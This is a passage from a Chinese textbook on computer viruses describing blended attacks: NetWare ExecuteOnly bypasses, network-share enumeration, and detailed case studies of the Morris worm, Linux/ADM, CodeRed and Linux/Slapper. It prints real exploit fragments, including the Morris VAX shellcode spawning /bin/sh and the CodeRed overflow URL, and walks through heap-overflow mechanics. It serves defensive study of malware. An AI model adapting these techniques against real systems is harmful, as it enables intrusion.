例如，Scriptlet.Typelib有一个类，其ID为{ 06290BD5-48AA-11D2-8432-006008C3FBFC}，并且safe-for-scriptingCLSID是{ 7DD95801-9882-11CF-9FA0-00AA006C42C4}。在一个没有修补过的系统的注册表中含有键值:

```
HKCR/CLSID/{06290BD5-48AA-11D2-8432-006008C3FBFC}/Implemented
Categories/{7DD95801-9882-11CF-9FA0-00AA006C42C4}
```

这就允许任意的远程Web页面或者收到的HTML格式的电子邮件在本地系统上建立恶意文件。显然，微软将这一安全决策交给开发者是非常不保险的。

10.3.4.8　修改系统

在恶意程序获得了系统的访问权以后，通常会修改系统，禁用某种应用或者用户权限的验证。这种修改可以是简单地删除系统管理员的口令，也可以修改系统内核，或者提升用户的权限或者以前的非授权访问。

例如，CodeRed病毒建立虚拟的Web根目录，可以使所有的人都能够访问被感染的Web服务器。W32/Bolzano[15]修改了内核，禁用了Windows NT系统的用户权限查验。并且，基于系统修改的攻击技术在较老的系统上也是可能出现的，比如Novell的NetWare 环境。

1. NetWare ExecuteOnly属性：被认为是有害的

多年以来，Novell公司的NetWare系统上文件的ExecuteOnly属性被认为是一种保护程序不受病毒传染以及防止非法复制的好方法。然而，这个属性并不安全，并且在一些情况下甚至是有害的。NetWare旧版本工作站的Shell（例如，1989年的NET3.COM）的一个小缺陷使一些病毒向ExecuteOnly文件中写入成为可能，尽管这些病毒根本没有用NetWare专用的代码[16]。

同样有缺陷的Shell在较新的Novell NetWare版本上仍然可以使用，这就意味着直到今天这个问题仍然存在。在一个有缺陷的网络shell上运行的时候，快速感染的恶意代码可以向任何版本的Netware的ExecuteOnly文件中写入。另外，还有其他的方式利用任何版本的NetWare shell的这个漏洞。

之所以发生这种情况，是因为ExecuteOnly属性是NetWare文件的一个普通的属性，而不是NetWare的一种权限。工作站的Netware shell应该能够处理这个属性，但是在一个不安全的DOS工作站下，这是不可能的。因为在服务器端没有对ExecuteOnly文件的写入保护，只要shell没有限制或者限制被突破，任何程序都不仅可以读或复制ExecuteOnly文件，而且还可以进行写操作。

因为ExecuteOnly文件一般不能被任何程序甚至管理员读取，所以利用标准的病毒扫描引擎不能发现被感染的ExecuteOnly文件，这种文件一旦被感染将很难恢复。

2. ExecuteOnly，真的是只能执行吗？

Novell NetWare下的程序文件可以标记为ExecuteOnly，但只有计算机的超级用户才有这个权限。因为包括超级用户在内的任何人都不能读取这些文件，所以除了可以执行或被删除（只能被超级用户）之外，这类文件不能接受其他任何访问。然而，这个方法并不完美，而且问题很严重。

在工作站从服务器上访问文件之前，它首先要将NetWare客户端软件加载到内存中。在DOS工作站下，客户端软件包含了两个内存驻留(TSR)程序，客户端必须首先启动IPX（低层通信协议驱动程序），然后启动工作站的shell程序NETx。NETx向DOS的INT 21h处理器添加一些新的子程序。

当IPX和NETx运行的时候，工作站的用户就可以执行LOGIN来连接到服务器。当一个客户端请求一个文件时，shell检测文件的位置。在NETx中，因为所有的请求都需要从服务器回复，所以没有对本地文件的请求特殊的功能。因此，如果执行路径是从文件服务器映射来的，所有程序的执行请求（EXEC（INT 21h/AH=4Bh）调用）将被重定向到文件服务器。

每一个EXEC函数都必须首先将程序的代码读入到工作站的内存，为了做到这一点，就必须以读的方式打开文件。而任何用户（包括超级用户）都不能打开ExecuteOnly文件，所以shell就必须有一个“后门”，工作站的shell悄悄地说：“我是shell，我想要执行这个文件，让我访问这个文件。”然后它就能够成功地打开/读取/关闭这个特定的ExecuteOnly文件了。

注释 我不会给出后门是如何工作的，因为我不想给病毒开发者出主意。

在有缺陷的网络shell中，这种简单的“打开文件”的函数调用仍然存在：

```
1AA3:62EF B8003D        MOV       AX,3D00   ; 以读的方式打开
1AA3:62F2 CD21          INT       21
```

因为shell需要打开文件，所以这段有漏洞的代码使用了INT 21h中断的打开函数（3Dh）。然而，每一个驻留程序都可以通过中断向量表监视这一函数调用。因此，这个中断调用对快速传播的恶意代码（钩挂INT 21h并等待Open子程序的病毒）是可见的。病毒不需任何努力就能够在一个运行着伪造shell的工作站上通过这个漏洞来感染标记为ExecuteOnly的文件。

为了证实这一点，我用一个Burglar.1150.A病毒做了实验，这是一个典型的快速传播病毒（Burglar病毒在我做实验的时候非常流行）。我加载了前述的易受攻击版本的工作站shell以及Novell NetWare 4.10，然后用超级用户权限在一个目录下新建了一些测试文件，并将它们标记为ExecuteOnly。

我在工作站上用普通用户权限（没有supervisor（超级用户）权限）登录并执行了该病毒，但是我没有修改该测试目录的权限。只要我对测试目录有修改权限，那么病毒完全可以感染ExecuteOnly文件。这表明在服务器端的没有对ExecuteOnly文件进行文件级的写入保护，只要工作站能够对ExecuteOnly文件发起写操作，NetWare服务器就会允许。

另外一个小测试，我执行一个DOS内部命令ECHO，将它的输出重定向到一个ExecuteOnly文件。命令如下：

```
ECHO X >> test.com.
```

使我惊奇的是，用这么简单的方法也能修改ExecuteOnly文件。

现在，我们来看看Novell是如何来修补这个漏洞的。显然，必须对shell打开文件的方式做一点小的、却是至关重要的修改，就是shell必须直接调用自己的INT 21h中断，而不通过中断向量表。这样，打开文件的调用对其他内存驻留程序（包括病毒）就不再是可见的了。shell的代码以下面方式修改：

```
1AB3:501D B8003D        MOV       AX,3D00
1AB3:5020 9C            PUSHF
1AB3:5021 0E            PUSH      CS
1AB3:5022 E893B7        CALL      07B8; Shell entry point
```

我用INTRSPY（中断监视器）[17]来检查OPEN和EXEC中断序列，INTRSPY是一个非常有用的小的内存驻留程序，可以监视所有的中断调用。

在有漏洞的shell上，INTRSPY观察到了工作站打开了文件服务器上的文件“TEST.COM”：

```
EXEC: INT 21h AX=4B00 BX=0D03 CX=0D56 DX=41B9          Timer: 880420
File:         F:\VIRUS!\TEST.COM

OPEN: INT 21h AX=3D00 BX=008C CX=0012 DX=41B9
Timer: 880420
File:         F:\VIRUS!\TEST.COM
```

我在修补之后的shell版本（NETX.EXE）执行上述操作，INTRSPY再也不会看到“TEST.COM”在文件服务器上打开：

```
EXEC: INT 21h AX=4B00 BX=0D03 CX=0D56 DX=41B9                Timer: 893702
File:         F:\VIRUS!\TEST.COM

OPEN: INT 21h AX=3D00 BX=0001 CX=0000 DX=001F                Timer: 893810
File          A:\REPORT.TXT
```

3. 实验结论

只有ExecuteOnly标志并不能够阻止不合法的复制或者病毒，攻击者有太多的方法绕过这个特殊的保护：

攻击1：攻击者可以保存工作站内存中的执行程序镜像，有时这种方法很难实现（就像代码重定位一样），但是一般情况下是可以实现的。

攻击2：攻击者使用有漏洞的shell和一个内存驻留程序，这个程序钩挂了INT 21h并等待文件打开操作。然后，该内存驻留程序将文件复制到其他位置，不设置ExecuteOnly标记。

攻击3：攻击者可以修改内存中的shell代码（或者在NETx程序文件中的代码），只需要修改几个字节就可以把ExecuteOnly保护去掉，这样任何用户（或者程序）都可以从该工作站上复制或者修改标志为ExecuteOnly的文件。我写了一个概念性的攻击代码，并在1996年的EICAR会议上做过演示。

请不要以为ExecuteOnly属性是NetWare的一个安全解决方法，特别是要知道在有漏洞的shell上，快速传染的病毒时能够感染标记为ExecuteOnly的文件。而且ExecuteOnly还给网络杀病毒带来了一些问题。

10.3.4.9　网络枚举

有些32位的计算机病毒使用标准Win32 API枚举Windows网络，这些API包括MPR.DLL中的WNetOpenEnum()、WNetEnumResourceA()等，这种攻击最早出现于W32/ExploreZip病毒中。图10-12描述了一个典型的Windows网络的结构图。




图10-12　典型的带有域的Windows网络

不包含其他资源的资源被称为对象，在图10-12中，共享点#1以及共享点#2就是对象。共享点（Sharepoint）就是通过网络可访问的对象，例如，共享点包括打印机以及共享文件夹。

W32/Funlove[18]病毒最早用网络枚举的方式感染网络上共享文件的，由于该病毒具有网络意识(network-aware)，曾经让世界范围内的大公司的企业网感到非常头痛。人们经常不做任何安全限制地共享文件夹，而且经常共享的文件夹多于实际需要（比如一个磁盘C），并且经常没有口令来保护，这都提高了网络病毒的效力。

某些病毒（例如W32/HLLW.Bymer）使用诸如\\nnn.nnn.nnn.nnn\c\windows\（nnn表示IP地址）的形式来访问远程系统的共享磁盘C的Windows文件夹。这种攻击对没有防火墙保护的家用PC效果十分显著，Windows使共享网络资源变得非常简单。然而，用户必须特别注意安全问题，使用牢固的密码，只允许访问必需的资源，并使用其他的安全手段，例如个人防火墙。

更重要的是，W32/Opaserv 蠕虫[19]的出现标志着真正的攻击文件共享的开始。Opaserv病毒利用了MS00-072中描述的漏洞，利用这个漏洞，Opaserv可以轻松地攻击Windows 9x/Me系统的共享磁盘，即使它有口令保护。漏洞允许这种蠕虫发送一个一字符“长”口令，因此，蠕虫可以用蛮力破解的方式，在0x21（“！”）到0xFF字符之间破解出真实口令的第一个字节，然后，在一眨眼的功夫就将它自身复制到“受保护的”远程系统的共享磁盘上。

10.4　攻击实例

这一部分详细地描述多种混合攻击，包括著名的Morris蠕虫和CodeRed蠕虫，它们使用了缓冲区溢出技术；还包括W32/Badtrans和W32/Nimda，它们使用了输入检查漏洞；另外还介绍W32/Bolzano和VBS/Bubbleboy，它们使用了应用程序或用户权限的漏洞。

10.4.1　1988年的Morris蠕虫（利用堆栈溢出执行shellcode）

Morris蠕虫利用了fingerd程序的缓冲区溢出漏洞。fingerd程序作为一个系统守护进程运行，它监听finger端口（十进制的79），处理来自客户端finger协议的请求。fingerd的问题与它使用gets()库函数有关，gets()函数包含一个可利用的漏洞，BSD系统上另一些函数也有相似的问题。

fingerd为gets()调用定义了一个512字节的缓冲区，但并没有做任何的边界检查，所以我们就能够利用这个漏洞向fingerd发送一个大的字符串。Morris蠕虫构造了一个536字节的“字符串”，其中包含汇编代码（所谓的shellcode）。蠕虫把该字符串注入到fingerd的堆栈上，通过修改返回地址的方式执行了这个shell代码。

这536个字节的缓冲区全部被初始化为0，然后填充数据，发送到目标计算机，紧跟着发送一个“\n”来表示gets()的字符串的结尾。这个攻击仅仅能够攻击VAX系统。VAX系统于1977年设计并实现，1999~2000年退役，它是一种基于32位CISC（复杂指令集体系结构）的计算机，是PDP-11的后续版本。VAX使用编号为r0到r15的16个寄存器，但是有一些寄存器是专用的，如映射到SP（堆栈指针）、AP（参数指针）等等。

实际负责攻击的指令运行在堆栈中，如清单10-9所示，在最初的缓冲区的十进制400的位置。

清单10-9　Morris蠕虫的shellcode

```
VAX 操作符          汇编代码        注释
DD8F2F736800        pushl   $68732f    ; '/sh\0'
DD8F2F62696E        pushl   $6e69622f  ; '/bin'
D05E5A              movl    sp, r10    ; 保存指向命令的指针
DD00                pushl   $0         ; 第三个参数
DD00                pushl   $0         ; 第二个参数
DD5A                pushl   r10        ; 将 '/bin/sh\0' 的地址入栈
DD03                pushl   $3         ; chmk的参数个数
D05E5C              movl    sp, ap     ; 参数指针寄存器
                                       ; = 堆栈指针
BC3B                chmk    $3b        ; 转为内核模式
```

这段代码用一个系统调用[8] execve（"/bin/sh"，0，0）来执行一个shell。攻击缓冲区的0~399位全都用01操作码（"NOP"）填充。在超出原来的缓冲区之外，代码还改变了一组长字（longword）的值，因此用新的返回地址改写了堆栈，该地址指向缓冲区shellcode所在的缓冲区。当攻击开始后，新的shell接管了进程，蠕虫就能够成功地通过网络连接向系统发送新的命令。

蠕虫修改了fingerd堆栈中main（）函数的原始返回地址。在VAX上，当用call或callg指令调用main（）或其他函数时，堆栈上就会产生一个调用帧（call frame）。因为fingerd的第一个局部变量实际上是缓冲区，所以main函数的调用帧就被放到缓冲区之后，缓冲区溢出就会导致调用帧被改变。

Morris蠕虫修改了这个调用帧，重写入了六条记录，并且将PC（程序计数器）的返回地址指向蠕虫自己构造的缓冲区（在Intel的CPU里PC与EIP等价），攻击缓冲区的NOP指令增加了控制流程到达shellcode的几率。蠕虫的代码通过设置掩码域（Mask Field）的S位来指定调用为call指令。VAX系统上的调用帧布局如图10-13所示：




图10-13　在VAX系统上的调用帧布局

最后，ret指令访问被修改了的调用帧（这个调用帧除了保存的PC之外，其他的内容与初始内容很相似），获取新的PC，然后返回到蠕虫的shellcode的位置。

通常情况下，shellcode都会被设计得尽可能短，以Morris蠕虫为例，shellcode只有28字节。

shellcode通常都需要安装在很小的缓冲区内，这样它就可以攻击尽可能多的应用程序。本例子中的finger守护进程实际可用到的缓冲区为512字节，不过其他的应用程序可能没有那么大的空间放置shellcode。

10.4.2 1998年的Linux/ADM（“抄袭”Morris蠕虫）

1998年，在Morris蠕虫出现十年左右的时候，一群黑客创建了一个被称为Linux/ADM的快速传播的Linux蠕虫。这种蠕虫利用缓冲区溢出技术来攻击BIND（Berkeley Internet Name Domain，一种常用的域名服务软件）服务器。

BIND服务监听NAMESERVER_PORT（十进制的53）端口，这个蠕虫使用一个畸形的IQUERY（反向查询）来攻击服务器，这个查询指定了一个很长的查询体（包）。某些版本的BIND有多处类似的缓冲区溢出漏洞，不过问题都出在ns_req.c模块中，其中有一个名为req_iquery()的函数，用来处理所有IQUERY请求。

这个恶意构造的查询包（query packet）被设计得足够长，一直可以覆盖到返回地址。于是，函数没有返回，而是执行缓冲区中的代码，这个缓冲区用一系列的NOP指令和shellcode填充，调用基于Intel的Linux系统的execve（FUNCTION=0x0b，INT 80h）。因此，Linux/ADM的攻击与Morris非常相似，Linux/ADM也使用基于shellcode的攻击。主要的区别在于Linux/ADM能在新的平台上彻底重编译自己的代码，而Morris蠕虫只编译一段简单的启动代码。

Linux/ADM蠕虫包含多个C文件，以及一些其他的脚本文件，打包在一个TAR文件中。蠕虫分别编译这些文件，生成“test”、“Hnamed”、“gimmeRAND”、“scanco”以及“remotecmd”等模块。

当蠕虫执行的时候，它用gimmeRAND模块随机生成一个IP地址来查找主机，然后，用scanco模块来判断系统是否有漏洞。

当找到一个有漏洞的系统的时候，用命令行管道把参数传递给Hnamed模块。传递给Hnamed模块的参数指定被攻击的计算机以及攻击的shell字符串。

蠕虫可以从发起攻击的计算机上获取它的源码，并在新的主机上重编译。被Linux/ADM蠕虫感染的主机上还会另外安装一个远程命令提示符（remote command prompt，应该是前面提到的remotecmd模块。——译者注）。

这个远程命令提示符特别有意思。白帽（white hat）黑客中的一名安全人员Max Butler编写了一个反攻击蠕虫（counterattack worm），该蠕虫在Linux系统上安装安全补丁以阻止Linux/ADM蠕虫以及类似的攻击。Butler将蠕虫改成安装补丁，但是他却忘记了应该首先删除这个把系统暴露在攻击之下的远程命令提示符。

Max Butler被判入狱18个月，因为根据《Security Focus》的报道，1998年他制造的这个蠕虫“爬”过了数百台与军事、国防相关部门的计算机。

10.4.3 2001年爆发的CodeRed（代码注入攻击）

2001年7月，CodeRed蠕虫被释放出来并迅速传播，这种蠕虫在几小时内就感染了数千台计算机系统。据估计，24小时内该蠕虫感染了超过300 000台计算机，所有这些计算机都是Windows 2000系统，运行着有漏洞版本的微软IIS服务。

有趣的是，该蠕虫并不需要在远程系统上创建新的文件，只是存在于目标系统的内存里，它通过目标系统的80端口（Web服务）把精心构造的攻击代码注入到IIS服务进程，以此实现这种攻击。

IIS 服务器收到一个请求“GET /default.ida?”，后面紧跟着224个字符、22个Unicode字符（44个字节）的URL编码、一个无效的Unicode编码%u00=a、HTTP 1.0头和一个请求体（request body）。

最初的CodeRed蠕虫里，这224个字符都是*N*，但是有些实现也使用其他的填充字节，比如*X*。所有的变种中，URL编码字符都是一样的（都是形如%uXXXX，其中*X*是一个十六进制数字），不同的变种只有请求体不同。

IIS将请求体保存在一个堆缓冲区中。注意，（HTTP协议标准规定）GET请求是不允许有请求体的，但是IIS却根据请求头中的指令很忠实地读取了这个请求体。

10.4.3.1　缓冲区溢出详情

当处理GET请求中的224个字符的时候，IDQ.DLL中的函数至少两次改写了堆栈（图10-14）：一次是把所有字符扩展开成Unicode，另一次是将URL转义字符解码。导致控制转移到蠕虫体的那次改写发生在IDQ.DLL调用QUERY.DLL[20]中的DecodeURLEscapes()的时候（即第二次）。




图10-14　CodeRed蠕虫攻击时的堆栈、堆以及帧的结构布局

调用者应该指定一个按照字符宽度（比如双字节的字符宽度为2）计算的长度，实际上却指定了按照字节计算的长度。于是，DecodeURLEscapes()认为它可用的缓冲区有实际缓冲区的两倍，所以就改写了堆栈，其中，解码后Unicode结尾的字符改写了堆栈中的异常块（exception block）。在堆栈被改写以后，进程继续执行，直到调用MSVCRT.DLL（C运行时库）中的一个

子程序。这个子程序注意到出错了，于是抛出了一个异常。

异常是通过调用KERNEL32.DLL中的RaiseException()函数抛出的，RaiseException（）把控制转交给NTDLL.DLL中的KiUserExceptionDispatcher()。在调用RaiseExceptionDispatcher()时，EBX指向已经被改写的异常帧（exception frame）。

异常帧包括四个DWORD（每个DWORD 32位），其中第二个是该帧所表示的异常处理程序的地址。第三个出现“%u9090”的URL改写了这个帧结构，这段URL是：

```
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3
```

解码后，这四个DWORD分别是：0x68589090、0x7801CBD3、0x90909090和0x00C38190。

异常处理程序的地址被设为0x7801CBD3（第二个DWORD），EBX执行第一个DWORD，由KiUserExceptionDispatcher()通过CALL ECX 调用。

IIS地址空间中地址0x7801CBD3存在于C运行时的动态链接库——MSVCRT.DLL的内存映像中，MSVCRT.DLL被加载到一个固定的地址中，MSVCRT.DLL在地址0x7801CBD3处的指令是CALL EBX。当KiUserExceptionDispatcher()调用异常处理程序时，它调用CALL EBX，反过来又把控制转移到EBX所指向的异常块的第一个字节。把此处的数据解释成指令代码，就会找到蠕虫的主代码并把控制转移过去，蠕虫主代码位于堆中的一个请求缓冲区。

这段攻击代码的作者要让解码出来的Unicode字节发挥两个作用：既作为包含指向“异常处理程序”0x7801CBD3的基于帧的异常块，又作为可执行代码。异常块的第一个DWORD填充的指令是无害的，这样就可以把0x7801CBD3放在第二个DWORD的边界上。前两个DWORD（0x68589090，0x7801CBD3）反汇编出来的指令是：nop，nop，pop eax，push 7801CBD3h，很轻松地完成了任务。

在堆栈上得到了执行控制权（同时运行“异常块”以避免崩溃）后，代码找到并且执行蠕虫的主代码。

代码从EBX的当前值得知，在堆栈上方0X300字节处有一个指针（称为pHeapInfo），在pHeapInfo+0x78位置处有一个指针（称为pRequestBuff）指向包含GET请求的请求体的堆缓冲区，该请求体包含了蠕虫的主代码。使用这两个关键的信息，代码将控制权传递给堆缓冲区中的蠕虫体。蠕虫代码开始工作，并且永久占据它劫持的线程以及该线程所拥有的缓冲区。

10.4.3.2 异常帧（exception frame）漏洞

这种篡改异常处理的技术是非常复杂的，构造这种攻击很难。从eEye最早公布这种漏洞的描述，到第一个CodeRed病毒出现之间的时间非常短暂，这表明黑客在CodeRed中使用该技术的时候，这种技术已经非常普通。当然，这种异常处理技术被一些缓冲区溢出技术的爱好者掌握，对黑客们来说，这恰恰是他们利用这一溢出技术的完美时机。

把异常帧放在堆栈中使得程序非常容易被溢出。另外，一些版本的Windows的异常处理分发器（dispatcher）也不完美，因为没有验证异常处理程序的有效性，这两个缺陷导致某些版本的Windows特别易受攻击。换句话说，CodeRed蠕虫利用Windows的异常帧漏洞来对IIS系统进行一个快速的缓冲区溢出攻击。尽管微软在XP系统中引入了基于向量的异常处理技术，但攻击者们利用基于向量的异常处理技术可以更容易地实现堆溢出[21]。

10.4.4　2002年的Linux/Slapper蠕虫（堆溢出实例）

2002年7月30日，A.L.Digital 公司和Bunker公司的安全公告披露了OpenSSL包里的四个安全漏洞。OpenSSL是保护网络通信所用的安全套接字层（SSL）协议的一个免费的软件包，它为很多流行软件包提供一些密码原语，其中包括Apache Web服务器软件。不到两个月，Linux/Slapper蠕虫就成功地利用了安全公告中描述的缓冲区溢出漏洞之一，并且在几天的时间里，感染了世界上的数千台计算机。

到目前为止，Linux/Slapper[22]是Linux系统上的最严重的蠕虫爆发事件。Slapper表现出很多类似BSD/Scalper蠕虫的地方，因此这样命名它。这种蠕虫跳过一些局域网络，如10.*.*.*，所以它在局域网络的传播很受限制。

10.4.4.1　攻击

Linux/Slapper利用libssl库中SSL2的密钥参数超长的缓冲区溢出来感染Linux计算机，libssl用在Apache Web服务器mod_ssl模块中。当它攻击一台计算机的时候，先向该计算机的80端口发送一个无效的GET请求，然后，根据Apache返回的版本号、编译Apache的Linux平台的版本，以及错误代码来判断目标计算机的系统信息。

这种蠕虫携带一个硬编码的列表，其中包括23种经过测试的体系结构以及它们期望返回的版本号。如果Apache配置为不返回版本号或者返回蠕虫不认识的版本号，那么蠕虫就会选择一个默认的体系结构（Red Hat上的Apache 1.3.23）和相应的“Magic”值。

这个“Magic”值对该蠕虫来说非常重要，它是库函数free()的GOT（全局偏移表）入口地址。ELF文件的GOT入口与Windows系统PE文件的IAT（导出地址列表）入口等价，它们包含了要调用的库函数的地址，当系统装载要执行的映像时，每个函数的地址就被放入GOT入口中。Slapper企图劫持free()库函数的调用，以便于在远程计算机上运行它自己的shellcode。

10.4.4.2　缓冲区溢出

过去，蠕虫经常利用基于堆栈的缓冲区溢出。与第二代溢出——利用堆结构的溢出相比，基于堆栈的缓冲区溢出是易于实现的。因为OpenSSL漏洞影响堆的分配结构，所以蠕虫的作者需要处理很多琐碎的细节，以保证这个攻击能正确地攻击大多数的系统。这个漏洞利用并不简单，需要大量的时间和经验。

当Apache编译并配置使用SSL时，它监听https端口（端口443）。Slapper打开一个到这个端口的连接，然后发起一个SSLv2握手。它发送一个客户端“hello”消息，告诉对方它所支持的八种密码算法（尽管该蠕虫只支持一种带MD5的128位RC4密码），并从服务器的应答中获取服务器证书。然后，它发送一个客户端的主密钥(Master Key)和密钥参数，它指定的密钥长度远远大于SSL协议所允许的最大长度SSL_MAX_KEY_ARG_LENGTH（8字节）。

服务器用libssl中的get_client_master_key()函数解析包里的数据时，代码没有对密钥参数的长度作边界检查，直接将其复制到一个固定大小的缓冲区key_arg[]中，key_arg[]的长度为SSL_MAX_KEY_ARG_LENGTH（8 字节），是在堆中分配的SSL_SESSION结构的一部分。因此，在key_arg[]之后的数据都可能被用任意字节改写。被改写的数据不仅包括SSL_SESSION结构中key_arg[]后面的元素，还有内存中这个结构体之后的堆管理数据。

对SSL_SESSION结构中的元素的处理对缓冲区溢出的成功至关重要，这个漏洞利用代码的

作者非常小心地改写了这些区域，使其不对SSL的握手过程产生太大影响。

10.4.4.3　两次溢出

有趣的是，该蠕虫两次使用了这个溢出技术：第一次用来在Apache进程地址空间中定位堆的位置，第二次用来注入它的攻击缓冲区以及shellcode。将攻击分为两个阶段的有两个原因：

第一个原因是，攻击的缓冲区必须包含shellcode的绝对地址，要预测所有服务器上的这一地址是很困难的，因为它是在内存的堆里动态分配的。为了解决这个问题，蠕虫让服务器泄露堆的地址，也就是shellcode结束的地址，然后再发送一个攻击缓冲区。

第二个原因是，攻击代码必须改写SSL_SESSION结构中key_arg[]缓冲区后面的cipher字段，这个区域保存了安全通信时使用的密码算法，如果该值丢失了，那么会话就会很快结束。蠕虫在攻击的第一阶段收集这个字段的值，然后在第二个阶段将它注回到SSL_SESSION结构中的正确位置。

这个两个阶段的攻击需要两次独立的连接才能成功，因为Apache 1.3是一个基于进程的服务器（相对于线程）。Apache派生的两个进程处理这两次连续的连接，这两个子进程会从父进程那里继承同一个堆布局（heap layout）。在其他参数都相同的情况下，在两次连接中，在堆中分配的结构都会在同一地址结束。

这种情况是假设Apache处理两次连接的时候产生了两个完全相同的“双胞胎”进程，但是在一般情况下不一定总是这样。Apache维护着一个已经在运行的服务池（pool），等待处理客户端的请求（即Apache已经预先产生了一些进程，在新的连接到达时，不必临时产生新的进程。——译者注）。为了强制Apache创建两个新的进程，蠕虫在攻击之前间隔100毫秒发起20个连续的连接请求以耗尽Apache预先产生的服务进程。

10.4.4.4　获取堆地址

蠕虫第一次使用缓冲区溢出技术导致OpenSSL泄露出堆的位置，它用56个字节的数据使key_arg[]缓冲区溢出，一直到改写到SSL_SESSION结构的session_id_length字段。session_id_length描述了SSL_SESSION结构中在它之后session_id[]缓冲区的长度，最大32字节。蠕虫用0x70（112）改写了session_id_length，然后SSL会话继续进行，直到蠕虫发送一个“client finished”消息结束这个连接。

收到“client finished”消息之后，服务器回应一个包含session_id[]数据的“server finished”消息。这一次，服务器还是没有对session_id_length做边界检查，结果，服务器不仅将session_id[]缓冲区发送回来，而且包括整个的SSL_SESSION结构从session_id[]开始的112个字节。在发回来的数据中，包含了一个称做“cipher”的字段，它指向一个在堆中分配的、紧跟在SSL_SESSION结构后面的一个结构，这就是shellcode将要安放的位置。这个cipher字段本来应该表示使用的加密方法。

蠕虫从服务器的session_id数据中获取了这两个堆地址，并将它们放到它的攻击缓冲区内，攻击端用来连接的TCP端口也被写入攻击缓冲区以备shellcode使用。然后蠕虫发起第二次握手，再次触发缓冲区溢出。

10.4.4.5　滥用glibc

第二次缓冲区溢出比第一次要更加微妙，它可以通过以下三步执行shellcode：

1) 破坏堆管理数据。

2) 滥用库函数调用free()，填补内存中的一个DWORD，内容是free（）的GOT入口。

3) 进程再次调用free()，这次改变控制到shellcode位置。

第二次溢出使用的攻击缓冲区由三个部分组成:

- SSL_SESSION结构中key_arg[]缓冲区后面所有字段
- 24字节的特别设计的数据
- 124字节的shellcode

当缓冲区溢出发生的时候，SSL_SESSION结构key_arg[]缓冲区之后所有的成员都会被改写，数值字段被填充为字符“A”，指针区域都被设为NULL，只有cipher字段除外，它被恢复成第一阶段获取到的cipher字段的值。

内存中SSL_SESSION结构后面的24个字节会被改写为假的堆管理数据，glibc分配程序维护用于内存管理的所谓的边界标记（boundary tag），这些边界标记位于内存块之间。每一个标记都包含它前面和后面的内存块的大小，以及表示前面的内存块是否空闲的标志（PREV_IN_USE位）。另外，空闲的块保存为双链表结构，向前和向后的指针保存在各空闲块之中。

蠕虫把伪造的堆管理数据注入到SSL_SESSION结构之后并把它伪装成一个最小的未分配的内存块，仅仅包含向前和向后的指针，向前的指针指向free()函数的GOT入口地址减去12，向后的指针指向shellcode的地址。GOT入口地址是通过前面的系统信息确定的“magic”值，shellcode的地址则是在攻击的第一阶段OpenSSL泄露的cipher字段的值加上16，也就是伪造的内存块大小和边界标记的大小。

在上述准备条件在服务器上设置好之后，蠕虫就会用一个假的连接标识符（connection ID）发送一个“client finished”的消息。这就导致服务器终止这个会话，并且试图释放相关的内存（SSL_SESSION 结构）。服务器会调用OpenSSL的SSL_SESSION_free()函数，这个函数用修改后的SSL_SESSION结构指针作为参数调用glibc的free()函数。

